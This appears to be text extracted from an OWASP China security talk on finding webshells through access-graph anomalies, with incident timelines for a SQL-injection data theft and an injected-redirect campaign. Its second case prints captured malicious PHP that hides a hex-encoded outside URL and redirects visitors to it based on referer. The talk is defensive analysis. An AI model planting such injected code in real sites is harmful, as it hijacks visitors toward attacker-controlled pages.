ifconfig	maidoudeMacBook-Pro:case maidou$ netstat Active Internet connections Proto Recv-Q Send-Q Local Address Foreign Address (state) tcp4 0 0 localhost.55388 localhost.sunproxyadmi SYN_SENT

Webshell-callback异常

- Webshell访问特征（根据经验很好理解）：
- **少量**的IP对其发起访问
- 总的访问次数**少**
- 该页面属于**孤立**页面（转换成计算语言，入度出度都为0或者1）

Webshell-callback特征



Webshell-callback特征

OWASP 中国
The Open Web Application Security Project

- 信息孤岛通常包括:
- Phpmyadmin、zabbix等开源运维平台(通过不断加白可以解决，占50%)
- 正在用的或者被人遗忘的后台系统(通过不断加白可以解决，占30%)
- 不断新上线的系统以及测试环境
- Webshell(占10%)

Webshell-callback特征

OWASP 中国
The Open Web Application Security Project

- 学习两周流量后，1G出口带宽，中等规模互联网企业，有3人负责安全，加白50条，其中近30条命中通用管理平台规则，发现潜伏webshell3个
- 正常运维状态后，每天webshell异常报警20条左右

Webshell-callback特征

- 如何进一步优化？
- 我们的实践：

1. 请求应答特征自动化精准判别一部分
2. 主动扫描，根据典型的webshell页面特征精准判别一部分
3. 安全专家运营（上述规模可以控制在一天个位数）

Webshell-callback特征

- 节点1的入度为2， 出度为2
- 节点2、节点3的入度为1，出度为0
- 节点7的入度为1，出度为1，但自己指向自己，属于自回路，大多数有验证的webshell都属于这种
- 节点8的入度为0，出度为0，属于孤立节点（isolated vertex）

- 21:09 黑客对用户网站进行扫描与渗透
- 23:15 接到微信报警,某金融客户的网站的登录页面的/ registerLogin链接的username参数存在的SQL注入漏洞被黑客发现
- 23:30 接到微信报警,黑客利用该漏洞进行拖库,与安服团队联系,再次确认无误后,联系用户先将该站点切换到waf下保护,并针对攻 击源以及攻击特征对黑客进行了封禁

OWASP 中国
The Open Web Application Security Project

- 00:00 联系上客户的研发团队,与用户沟通了修复方案
- 02:00 客户告知漏洞修复完成,针对username参数进行了严格限制,并要求开启自己邮件的报警

OWASP 中国
The Open Web Application Security Project

- 黑客是发现漏洞后,证明漏洞存在后,立刻进行拖库,并且只针对用户名和密码的记录,怀疑不是常见的白帽子,是竞争对手聘请的专业黑客,企图
- 获取该客户的用户名和密码,对该客户进行舆论上的打击,这点在金融用户方面 杀伤力极大,直接关系到支付和资金安全

- 11月13日一次貌似很正常的请求触发了监控系统的 网站访问路径模型的异常告警

```
POST /uc_server/data/logs/20140708.php?v=1a HTTP/1.1
Host: bbs.xxxxx.com
Referer: http://bbs.xxxxx.com/uc_server/data/logs/20140708.php?v=1a
User-Agent: Sogou
Content-Length: 60
```

case2

- 回顾日志,发现黑客在2个月前就对该客户展开了尝试性攻击 新型攻击方式浮出水面 非小范围,黑客大面积攻击了多个站点

case2

OWASP 中国
The Open Web Application Security Project

- 被攻击域名甚至包括重要政府网站和国家级新闻媒体 这是一个在不断进化的地下黑客团体,通过更加隐蔽的手法进行CC攻击挂马

```
stopCCAttack();
function stopCCAttack(){
    $ccFlag = False;
    $ccForwardUrl = PACK('H*','687474703a2f2f66696c652e6c62676f6f2e636f6d2f66696c655f3132302f33372f7665722e706870');
    $stopString =explode("|",'fuwuqibeiheikeruqin|wangzhanbeihei|qinggenghuanfuwuqi|chongzhuangwangzhan');
    $stopRef  = explode("|",'php100|3jy|dm123|tvtour|qdqss.cn|cfan.com.cn|12edu');
    $whiteRef = explode("|","haosou.com|sogou.com|baidu.com|google.com[redacted]");
    $refFlag = True;
    if(!empty($_SERVER['HTTP_REFERER'])){
        foreach($whiteRef as $value){
            if(stristr($_SERVER['HTTP_REFERER'],$value)){
                $refFlag = False;
            }
        }
    }
    else
    {
                $refFlag = False;
    }
    if($_GET['fid'] =='1308' && $refFlag){
            header('Location: '.$ccForwardUrl);
            exit;
    }
```

case2

OWASP 中国
The Open Web Application Security Project

- 百度云分析团队（xi.baidu.com）发布了《从异常挖掘到CC攻击的地下团伙》报告。通过异常挖掘发现一起大规模的地下CC攻击团伙。在文章发布三天后，友商发布出同样的监测结果

IR，我们正在努力

OWASP 中国
The Open Web Application Security Project

- 支持主流fw、交换机
- 支持主流IPS、WAF
- 准实时阻断高危攻击
- 从发现问题到解决问题

Baidu 安全大脑